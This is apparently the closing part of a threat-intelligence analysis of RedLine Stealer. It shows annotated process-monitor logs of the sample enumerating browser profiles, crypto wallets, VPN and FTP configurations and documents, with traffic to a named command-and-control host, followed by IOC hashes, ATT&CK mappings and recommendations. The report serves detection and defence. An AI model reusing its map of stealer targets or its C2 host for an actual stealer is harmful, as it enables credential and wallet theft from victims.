A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe	NO MORE FILES
A1.exe	6980	CloseFile	C:\Users\AP\AppData\Roaming\Adobe	SUCCESS
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Adobe\Flash Player	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe\Flash Player*	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe\Flash Player	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe\Flash Player	NO MORE FILES
A1.exe	6980	CloseFile	C:\Users\AP\AppData\Roaming\Adobe\Flash Player	SUCCESS

Searching of Adobe software installation

A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Microsoft\Crypto*	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Microsoft\Crypto	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Microsoft\Crypto	NO MORE FILES
A1.exe	6980	CloseFile	C:\Users\AP\AppData\Roaming\Microsoft\Crypto	SUCCESS

Harvesting cryptographic certificate

A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Microsoft\Network	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Microsoft\Network*	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Microsoft\Network	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Microsoft\Network	NO MORE FILES
A1.exe	6980	CloseFile	C:\Users\AP\AppData\Roaming\Microsoft\Network	SUCCESS

Collecting network data

A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Notepad++*	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Notepad++	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Notepad++	NO MORE FILES
A1.exe	6980	CloseFile	C:\Users\AP\AppData\Roaming\Notepad++	SUCCESS
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Notepad++\plugins	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Notepad++\plugins*	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Notepad++\plugins	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Notepad++\plugins	NO MORE FILES

Collecting Notepad++ text editor data

A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Packages\Microsoft.YourPhone_8wekyb3d8bbwe
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Local\Packages\Microsoft.YourPhone_8wekyb3d8bbwe*
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Local\Packages\Microsoft.YourPhone_8wekyb3d8bbwe
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Local\Packages\Microsoft.YourPhone_8wekyb3d8bbwe
A1.exe	6980	CloseFile	C:\Users\AP\AppData\Local\Packages\Microsoft.YourPhone_8wekyb3d8bbwe

Searching for connected phone data

A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Packages\NcsiUwpApp_8wekyb3d8bbwe	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Local\Packages\NcsiUwpApp_8wekyb3d8bbwe*	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Local\Packages\NcsiUwpApp_8wekyb3d8bbwe	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Local\Packages\NcsiUwpApp_8wekyb3d8bbwe	NO MORE FILES
A1.exe	6980	CloseFile	C:\Users\AP\AppData\Local\Packages\NcsiUwpApp_8wekyb3d8bbwe	SUCCESS

Collecting network connectivity status data

A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Battle.net
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Chromium\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Google\Chrome\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Google(x86)\Chrome\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Opera Software
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\MapleStudio\ChromePlus\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Iridium\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\7Star\7Star\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\CentBrowser\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Chedot\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Vivaldi\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Kometa\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Elements Browser\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Epic Privacy Browser\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\uCozMedia\Uran\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\CatalinaGroup\Citrio\User Data\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Coowon\Coowon\User Data\

Checking the browser installation

A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Armory
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\atomic
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Binance
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Coinomi\Coinomi\Cache\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Coinomi\Coinomi\db\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\Coinomi\Coinomi\wallets\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Electrum\wallets\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Ethereum\wallets\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Exodus\exodus.wallet\
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Exodus
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Guarda
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\com.liberty.jaxx
A1.exe	6980	CreateFile	C:\Users\AP\Documents\Monero\wallets\

Cryptocurrency wallet data enumeration

A1.exe	6980	CreateFile	C:\Users\AP\AppData\Local\NordVPN
A1.exe	6980	TCP Send	DESKTOP-AADNS1K:60382 -> kosarrezanezhad2022.pserver.space:27465
A1.exe	6980	TCP Receive	DESKTOP-AADNS1K:60382 -> kosarrezanezhad2022.pserver.space:27465
A1.exe	6980	CreateFile	C:\WINDOWS\SysWOW64\%USERPROFILE%\AppData\Roaming\OpenVPN Connect\profiles\
A1.exe	6980	TCP Send	DESKTOP-AADNS1K:60382 -> kosarrezanezhad2022.pserver.space:27465
A1.exe	6980	TCP Receive	DESKTOP-AADNS1K:60382 -> kosarrezanezhad2022.pserver.space:27465
A1.exe	6980	CreateFile	C:\WINDOWS\SysWOW64\%USERPROFILE%\AppData\Local\ProtonVPN\

Checking for the VPN client


A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\FileZilla\sitemanager.xml

Looking for FileZilla FTP data

A1.exe	6980	CreateFile	C:\Users\AP\Desktop
A1.exe	6980	QueryDirectory	C:\Users\AP\Desktop*.txt
A1.exe	6980	CloseFile	C:\Users\AP\Desktop
A1.exe	6980	CreateFile	C:\Users\AP\Desktop
A1.exe	6980	QueryDirectory	C:\Users\AP\Desktop*.doc*
A1.exe	6980	CloseFile	C:\Users\AP\Desktop
A1.exe	6980	CreateFile	C:\Users\AP\Desktop
A1.exe	6980	QueryDirectory	C:\Users\AP\Desktop*key*
A1.exe	6980	CloseFile	C:\Users\AP\Desktop
A1.exe	6980	CreateFile	C:\Users\AP\Desktop
A1.exe	6980	QueryDirectory	C:\Users\AP\Desktop*wallet*
A1.exe	6980	CloseFile	C:\Users\AP\Desktop
A1.exe	6980	CreateFile	C:\Users\AP\Desktop
A1.exe	6980	QueryDirectory	C:\Users\AP\Desktop*seed*
A1.exe	6980	CloseFile	C:\Users\AP\Desktop
A1.exe	6980	CreateFile	C:\Users\AP\Documents
A1.exe	6980	QueryDirectory	C:\Users\AP\Documents*.txt
A1.exe	6980	CloseFile	C:\Users\AP\Documents
A1.exe	6980	CreateFile	C:\Users\AP\Documents
A1.exe	6980	QueryDirectory	C:\Users\AP\Documents*.doc*
A1.exe	6980	CloseFile	C:\Users\AP\Documents
A1.exe	6980	CreateFile	C:\Users\AP\Documents
A1.exe	6980	QueryDirectory	C:\Users\AP\Documents*key*
A1.exe	6980	CloseFile	C:\Users\AP\Documents
A1.exe	6980	CreateFile	C:\Users\AP\Documents
A1.exe	6980	QueryDirectory	C:\Users\AP\Documents*wallet*
A1.exe	6980	CloseFile	C:\Users\AP\Documents
A1.exe	6980	CreateFile	C:\Users\AP\Documents
A1.exe	6980	QueryDirectory	C:\Users\AP\Documents*seed*
A1.exe	6980	CloseFile	C:\Users\AP\Documents

Harvesting documents, key, wallets, and other data from 'Desktop' and 'Documents'

The original malware file "installment-papers.zip" has very low detection on the VirusTotal at the time on analysis:



RedLine Stealer CAPABILITIES

The analysis of the Redline Stealer provides insights of it and reveals its functionality. Based on the analysis and the extracted data, followings are the capabilities of the RedLine Stealer malware:

1. Credential stealing
2. Capable of extracting sensitive data from web-browsers, email clients and other communication apps
3. Harvesting system user data

4. Targets financial data, such as Cryptocurrency wallet and save credit card data
5. Steals network and FTP login information
6. Looks for Document at various locations on the compromised system
7. Exfiltrates hardware and installed software information
8. Steals VPN configuration data
9. Looks for the stored cryptographic certificates
10. Collects information for system profiling, such as location data, IP address, city, country, language
11. Exfiltrates the gathered data to the adversary at regular intervals

CONCLUSION

RedLine is an information stealer malware that uses MaaS (malware-as-a-service) model, a dangerous form of malware that can cause significant damage to organizations and end users. It is being distributed by various means and threat actors are continuously making changes to the techniques to make it undetectable for an extended period of time. It is also being sold on the underground forums and encouraging cybercriminals to accomplish their evil intentions.

The best way to protect the organization and end user from the RedLine Stealer is to be cautious with suspicious links and files received on the emails. Users should be aware that even trustworthy sources can lead to infection and data theft. Hardening the system, network and application security can help to reduce the risk of infection. Using up-to-date anti-malware software and adaptive organizational security policy is essential for effective protection.

INDICATORS OF COMPROMISE

S/N	Indicators	Type	Context
1	8248867e6d42d41cfdea624f87e14fa6	MD5 Hash	installment-papers.zip
2	e0f0449aae4dc117e34517e8c83fd49faf2b379dc4f2fd35ff291dd5003864e2	SHA-256 Hash	installment-papers.zip
3	b4c53eb42fac3e0c8770a4704171cfb6	MD5 Hash	installment-papers-*pdf*.bat
4	f4f093e1c950a233464a6a17a2040630c9e4f69b282f4a34510b3de35d5723b0	SHA-256 Hash	installment-papers-*pdf*.bat
5	28caece68c96bec864c5b61d09a8ad06	MD5 Hash	A1.exe
6	197b50f15375335928e08c5cc5b6f50cd93864655237b8db85556d4057f3b988	SHA-256 Hash	A1.exe

MITRE ATT&CK TACTICS AND TECHNIQUES

No.	Tactic	Technique
1	Initial Access (TA0001)	T1566: Phishing
		T1204.002: Malicious File
	Execution (TA0002)	T1059.003: Windows Command Shell
		T1059.001: PowerShell
2	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
3	Credential Access (TA0006)	T1555.003: Credentials from Web Browsers
4	Discovery (TA0007)	T1087: Account Discovery
		T1217: Browser Information Discovery
		T1046: Network Service Discovery
		T1057: Process Discovery
		T1012: Query Registry
		T1518: Software Discovery
		T1016: System Network Configuration Discovery

		T1083 - File and Directory Discovery T1082: System Information Discovery
5	Command and Control (TA0011)	T1102: Web Service
6	Collection (TA0009)	T1113: Screen Capture
7	Exfiltration (TA0010)	T1041: Exfiltration Over Command-and-Control Channel
8	Command & Control (TA0011)	T1102.002: Bidirectional Communication

RECOMMENDATIONS

- Implement threat intelligence to proactively counter the threats associated with RedLine Stealer.
- To protect the endpoints, use robust endpoint security solutions for real-time monitoring and threat detection such as Antimalware security suit and host-based intrusion prevention system.
- Continuous monitoring of the network activity with NIDS/NIPS and using the web application firewall to filter/block the suspicious activity provides comprehensive protection from compromise due to encrypted payloads.
- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with RedLine Stealer command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.
- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Conducting vulnerability assessment and penetration testing on the environment periodically helps in hardening the security by finding the security loopholes followed by remediation process.
- Use of security benchmarks to create baseline security procedures and organizational security policies is also recommended.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.
- Security awareness and training programs help to protect from the security incidents such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by RedLine Stealer.
- Update security patches which can reduce the risk for potential compromise.